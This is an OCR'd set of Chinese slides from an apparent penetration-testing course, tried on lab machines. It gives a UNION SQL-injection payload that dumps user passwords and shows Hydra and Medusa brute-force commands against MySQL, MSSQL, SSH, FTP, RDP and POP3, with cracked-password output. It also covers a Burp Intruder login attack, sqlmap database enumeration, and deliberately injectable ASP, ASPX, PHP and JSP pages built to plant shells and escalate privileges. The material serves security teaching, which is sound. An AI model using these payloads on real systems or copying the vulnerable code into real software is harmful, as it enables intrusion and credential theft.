
支持外链接

SQL注射

继续抓取用户名和密码的正则表达式



Intruder->Start attack



支持外链接

SQL注射

http://192.168.0.105:8080/sec/21/jsp/index.jsp?id=-1 UNION ALL SELECT NULL,NULL,concat(0x7c,id,0x7E,name,0x5E,password,0x5E) from user limit &1&,3

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	|(.*?)~	~(.*?)\	\^(.*?)\^
0		200	☐	☐	430	3	Linda	24680
1	0	200	☐	☐	474	1	ie.y	123456
2	1	200	☐	☐	430	3	Linda	24680

支持外链接

各种数据库的分页显示

MySQL

```
select * from table limit I,N;
```

Postgre SQL

```
select * from table limit I offset N;
```

Oracle

```
select t2.* (select rownum r,t1.* from table t1 where rownum<N) t2 where t2.r>I;
```

SQL Server

```
select * from (select top I+N * from table) a where id not in (select top I id from table)
```

渗透式软件测试

- 开源程序安全剖析
- 拖库
- 暴力测试
- 穷注攻击
- 提权
- ARP欺骗

暴力测试

- C/S架构破解
- B/S架构破解
- 防止暴力破解

C/S架构破解

定义

暴力破解也被称为枚举测试、穷举法测试，是一种针对密码破译的方法，即：将密码逐个比较，直到找出真正的密码为止。

数据库	密码
SQL Server	sa
MySQL	root
Oracke	system

NMAP、X-scan、Hydra、CrackDB

Hydra：FTPM、SSQL、MYSQL、POP3、SSH

C/S架构破解

Hydra

破解MS SQLServer

C:\Program Files (x86)\Nmap

namp -p 1433 -A 192.168.0.105

hydra -l sa -P pass.txt 127.0.0.1 mssql

```
Host script results:
| ms-sql-info:
|   192.168.0.105:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2269.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: true
|_    TCP port: 1433
```

C/S架构破解

Hydra

hydra -l root -P pass.txt 192.168.0.105 mysql

```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-28 17:38:47
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (1:1/p:1), ~0 tries per task
[DATA] attacking service mysql on port 3306
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-28 17:38:47

c:\hydra>hydra -l root -P pass.txt 192.168.0.105 mysql
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organiz
rposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-28 17:39:08
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 2 tasks per 1 server, overall 64 tasks, 2 login tries (1:1/p:2), ~0 tries per task
[DATA] attacking service mysql on port 3306
[3306][mysql] host: 192.168.0.105   login: root   password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-28 17:39:08
```

如果拒绝远程访问.

GRANT ALL PRIVILEGES ON *.* TO 'myuser'@'192.168.1.3'
IDENTIFIED BY 'mypassword' WITH GRANT OPTION;
FLUSH PRIVILEGES;

C/S架构破解

Hydra

破解FTP密码

hydra.exe -l admin -P c:\pass.txt -t 5 192.168.1.110 ftp

使用-l指定用户名，-t指定线程

破解ssh

hydra.exe -L users.txt -P password.txt -e n -t 5 -vV 192.168.1.110 ssh

使用“-e n”对空密码探测

破解rdp

hydra.exe -l administrator -P c:\pass.txt www.xxser.com rdp -V

破解www.xxser.com的rdp服务，即远程桌面协议

破解 pop3

hydra.exe -l root -P pass.txt my.pop3.mail pop3

攻击者一旦得到数据库密码，一般会做两件事情，一是“拖库”，二是“提权”。

C/S架构破解

Hydra

-R：继续从上一次进度接着破解
-S：大写，采用SSL链接
-s <PORT>：小写，可通过这个参数指定非默认端口
-l <LOGIN>：指定破解的用户，对特定用户破解
-L <FILE>：指定用户名字典
-p <PASS>：小写，指定密码破解，少用，一般是采用密码字典
-P <FILE>：大写，指定密码字典
-e <ns>：可选选项，n：空密码试探，s：使用指定用户和密码试探
-C <FILE>：使用冒号分割格式，例如“登录名:密码”来代替-L/-P参数
-M <FILE>：指定目标列表文件一行一条
-o <FILE>：指定结果输出文件
-f：在使用-M参数以后，找到第一对登录名或者密码的时候中止破解
-t <TASKS>：同时运行的线程数，默认为16
-w <TIME>：设置最大超时的时间，单位秒，默认是30s
-v / -V：显示详细过程
-o 可导出文件
-server：目标ip
service 指定服务名，支持的服务和协议有: telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd firebird ncp afp

C/S架构破解

Medusa

Medusa是支持AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), NNTP, PcAnywhere, POP3, PostgreSQL, rexec, rlogin, rsh, SMB, SMTP (AUTH/VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC的密码爆破工具。

语法

Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]

-h [TEXT]	目标IP
-H [FILE]	目标主机文件
-u [TEXT]	用户名
-U [FILE]	用户名文件
-p [TEXT]	密码
-P [FILE]	密码文件
-C [FILE]	组合条目文件
-O [FILE]	文件日志信息
-e [n/s/ns]	N意为空密码，S意为密码与用户名相同
-M [TEXT]	模块执行名称
-m [TEXT]	传递参数到模块
-d	显示所有的模块名称
-n [NUM]	使用非默认端口
-s	启用SSL
-r [NUM]	重试间隔时间，默认为3秒
-t [NUM]	设定线程数量
-L	并行化，每个用户使用一个线程
-f	在任何主机上找到第一个账号/密码后，停止破解
-q	显示模块的使用信息
-v [NUM]	详细级别（0-6）
-w [NUM]	错误调试级别（0-10）
-V	显示版本
-Z [TEXT]	继续扫描上一次

暴力测试

- C/S架构破解
- B/S架构破解
- 防止暴力破解

B/S架构破解

Attack type: Sniper

```
POST /login_action/ HTTP/1.1
Host: 192.168.0.105:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.105:8000/
Content-Type: multipart/form-data; boundary=---------------------------41184676334
Content-Length: 415
Cookie: csrftoken=wlKj6wagq3AZwpfxj2kyOE9CqyzNkYi2Zj2LnxVyAJU8kMoip798tjYfDKKY91Ha§§
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
Content-Disposition: form-data; name="csrfmiddlewaretoken"

dvpAMkNI88mRowL9OaXdh3MEG5IznCIOG6H23IyDiOG0cTUUUfMNW
-----------------------------41184676334
Content-Disposition: form-data; name="username"

cindy§§
-----------------------------41184676334
Content-Disposition: form-data; name="password"

§654321§
-----------------------------41184676334--
```

将密码设为变量

Payload Sets

You can define one o. more payload sets. The number of payload sets depend

Payload set: 1 — Payload count: 12

Payload type: Simple list — Request count: 48

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as pa

Paste / Load ... / Remove / Clear / Add

345678
123456
qwerty
abcdef
oooooo
yyuurr
ppoouu

Add from list ...

B/S架构破解



1. 点【Clear】
2. Add中输入remberme
3. 点【Add】
4. 选择Simple string

B/S架构破解

Intruder attack 7

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	remb...	Comment
0		200			1747		
1	345678	200			1747		
2	123456	302			354		
3	qwerty	200			1747		
4	abcdef	200			1747		
5	oooooo	200			1747		
6	yyuurr	200			1747		
7	ppoouu	200			1747		

Request Response

Raw Headers Hex

```
HTTP/1.0 302 Found
Date: Wed, 28 Mar 2018 09:09:40 GMT
Server: WSGIServer/0.2 CPython/3.5.2
Content-Type: text/html; charset=utf-8
Content-Length: 0
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Location: /goods_view/
Set-Cookie: sessionid=le1k55rm208dyottlspsuil6zcavxrnu; expires=Wed, 11-Apr-2018 09:09:40 GMT; HttpOnly;
Max-Age=1209600; Path=/
```

Intruder attack 8

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	remb...	Comment
0		200			1747		
1	345678	200			1747		
2	123456	302			354		
3	qwerty	200			1747		
4	abcdef	200			1747		
5	oooooo	200			1747		
6	yyuurr	200			1747		
7	ppoouu	200			1747		

Request Response

Raw Headers Hex HTML Render

```
        <input type='hidden' name='csrfmiddlewaretoken'
value='xfm4k0FnltZxnGCTvnMrR9761amspnCD5LhFBGzOQg9TUmLs4WiTBlkqk29sP9cf' />
      <h2 class="form-signin-heading">电子商务系统-登录</h2>
      <p><label for="id_username">用户名:</label> <input type="text" name="username" value="cindy" maxlength="100"
id="id_username" required /></p>
<p><label for="id_password">密码:</label> <input type="password" name="password" required id="id_password" /></p>
      <p style="color:red">用户名或者密码错误</p> <br>
      <button class="btn btn-lg btn-primary btn-block" type="submit">登录</button><br>
      <a href="/register/">注册</a>
    </form>

  </div> <!-- /container -->

 </body>

</html>
```

? < + > Type a search term 0 matches

Finished

暴力测试

- C/S架构破解
- B/S架构破解
- 防止暴力破解


防止暴力破解

渗透式软件测试

- 开源程序安全剖析
- 拖库
- 暴力测试
- 旁注攻击
- 提权
- ARP欺骗

旁注攻击


旁注攻击即攻击者在攻击目标时，对目标网站“无从下手”，找不到漏洞时，攻击者就可能会通过具有同一服务器的网站渗透到目标网站，从而获取目标网站的权限。这一过程就是旁注攻击的过程。



旁注攻击

IP逆向查询

http://www.yougetsignal.com/tools/web-sites-on-web-server/
http://tool.chinaz.com/Same/
http://dns.aizhan.com/
http://www.114best.com/ip/



旁注攻击

SQL跨库查询

1，先用Burp Suite抓包

2，把抓包内容放入test.txt文件中

3，把test.txt文件放入sqlmap文件夹中


4，运行sqlmap.py –r test.txt --dbs

```
---
[12:26:13] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL >= 5.0
[12:26:13] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sec
[*] test
```

权利最小原则

旁注攻击

目录越权测试



网站A

网站B

网站C

如果目录权限未分配好，那么攻击者就可以直接进行目录越权，将Shell写入A和C的网站中。

旁注攻击

构造注入点

构造存在SQL注入的网页，利用sqlmap对其进行利用。例如，SQL Server注入点如果是DB_Owner权限，就可以进行数据备份，将shell备份到指定的目录，如果权限足够大，就可以提权。

构造asp注入点

```
<!--#include file="xx.asp"-->
<%
set rs=server.createobject("ADODB.recordset")
id = request("id")
strSQL = "select * from admin where id=" & id
rs.open strSQL,conn,1,3
rs.close
%>
```

[DBNETLIB][ConnectionOpen(Invalid Instance())] 无效的连接
strSQLServerName = "127.0.0.1,1433" 即可

构造一个连接数据库的文件

```
<%
strSQLServerName = "000.000.000.000"  '服务器名称或地址
strSQLDBUserName = "sqlname"     '数据库帐号
strSQLDBPassword = "sqlpass"     '数据库密码
strSQLDBName = "sqldataname"     '数据库名称
Set conn = Server.CreateObject("ADODB.Connection")
strCon = "Provider=SQLOLEDB.1;Persist Security
Info=False;Server=" & strSQLServerName & ";User ID=" &
strSQLDBUserName & ";Password=" & strSQLDBPassword &
";Database=" & strSQLDBName & ";"
conn.open strCon
%>
```

旁注攻击

构造注入点

构造aspx注入点

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.Data" %>
<%@ Import namespace="System.Data.SqlClient"  %>
<!DOCTYPE html>
<script runat="server">
private DataSet resSet=new DataSet();
protected void Page_Load(object sender, EventArgs e)
{
String strconn = "server=.;database=asp_test;uid=sa;pwd=waitalone.cn";
string id = Request.Params["id"];
string sql = string.Format("select * from admin where id={0}", id);
SqlConnection connection=new SqlConnection(strconn);
connection.Open();
SqlDataAdapter dataAdapter = new SqlDataAdapter(sql, connection);
dataAdapter.Fill(resSet);
DgData.DataSource = resSet.Tables[0];
DgData.DataBind();
```

旁注攻击

构造注入点

构造aspx注入点

```
Response.Write("执行语句:<br>"+sql);
Response.Write("<br>结果为:");
}
</script>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<title></title>
</head>
<body>
<form id="form1" runat="server">
<div>
<asp:DataGrid ID="DgData" runat="server" BackColor="White" BorderColor="#3366CC"
BorderStyle="None" BorderWidth="1px" CellPadding="4"
HeaderStyle-CssClass="head" Width="203px">
<FooterStyle BackColor="#99CCCC" ForeColor="#003399" />
<SelectedItemStyle BackColor="#009999" Font-Bold="True" ForeColor="#CCFF99" />
```

旁注攻击

构造注入点

构造aspx注入点

```
<PagerStyle BackColor="#99CCCC" ForeColor="#003399" HorizontalAlign="Left"
Mode="NumericPages" />
<ItemStyle BackColor="White" ForeColor="#003399" />
<HeaderStyle CssClass="head" BackColor="#003399" Font-Bold="True" ForeColor="#CCCCFF"></HeaderStyle>
</asp:DataGrid>
</div>
</form>
</body>
</html>
```

执行语句:

select * from admin where id=-1 union select 1,2,system_user

结果为:

id	username	password
1	2	sa

旁注攻击

构造注入点

构造aspx注入点

```
<PagerStyle BackColor="#99CCCC" ForeColor="#003399" HorizontalAlign="Left"
Mode="NumericPages" />
<ItemStyle BackColor="White" ForeColor="#003399" />
<HeaderStyle CssClass="head" BackColor="#003399" Font-Bold="True" ForeColor="#CCCCFF"></HeaderStyle>
</asp:DataGrid>
</div>
</form>
</body>
</html>
```

执行语句:

select * from admin where id=-1 union select 1,2,system_user

结果为:

id	username	password
1	2	sa

旁注攻击

构造注入点

构造PHP注入点

```
<?php
$db_host = 'localhost';
$db_user = 'root';
$db_pass = '123456';
$id = $_REQUEST['id'];
$link = mysql_connect($db_host, $db_user, $db_pass) or die("DB Connect Error: " . mysql_error());
mysql_select_db('sec', $link) or die("Can\'t use sec: " . mysql_error());
$sql = "SELECT * FROM user WHERE id=$id";
$query = mysql_query($sql) or die("Invalid Query: " . mysql_error());
while ($row = mysql_fetch_array($query)){
        echo "用户ID: " . $row['id'] . "<br>";
        echo "用户账号: " . $row['name'] . "<br>";
        echo "用户密码: " . $row['password'] . "<br>";
}
mysql_close($link);
echo "当前查询语句: ".$sql."<br>";
?>
```

```
用户ID: 1
用户账号: jerry
用户密码: 123456
当前查询语句: SELECT * FROM user WHERE id=1
```

旁注攻击

构造注入点构造JSP注入点

```
<%@ page contentType="text/html; charset=utf-8" %>
<%@ page language="java" %>
<%@ page import="com.mysql.jdbc.Driver" %>
<%@ page import="java.sql.*" %>
<%
//驱动程序名
String driverName="com.mysql.jdbc.Driver";
//数据库用户名
String userName="root";
//密码
String userPasswd="123456";
//数据库名
String dbName="sec";
//表名
String tableName="user";
String sql="select * from "+tableName+" where id="+request.getParameter("id");
//联结字符串
String url="jdbc:mysql://localhost/"+dbName+"?user="+userName+"&password="+userPasswd;
Class.forName(driverName).newInstance();
```

旁注攻击

构造注入点构造JSP注入点

```
Connection connection=DriverManager.getConnection(url);
Statement statement=connection.createStatement();
ResultSet res=statement.executeQuery(sql);
if(res.next()){
%>
<li>用户ID：<%=res.getString("id")%></li>
<li>用户账号：<%=res.getString("name")%></li>
<li>用户密码：<%=res.getString("password")%></li>
当前查询语句：<%=sql%><br>
<%
}
res.close();
statement.close ();
connection.close ();
%>
```

- 用户ID：1
- 用户账号：jerry
- 用户密码：123456

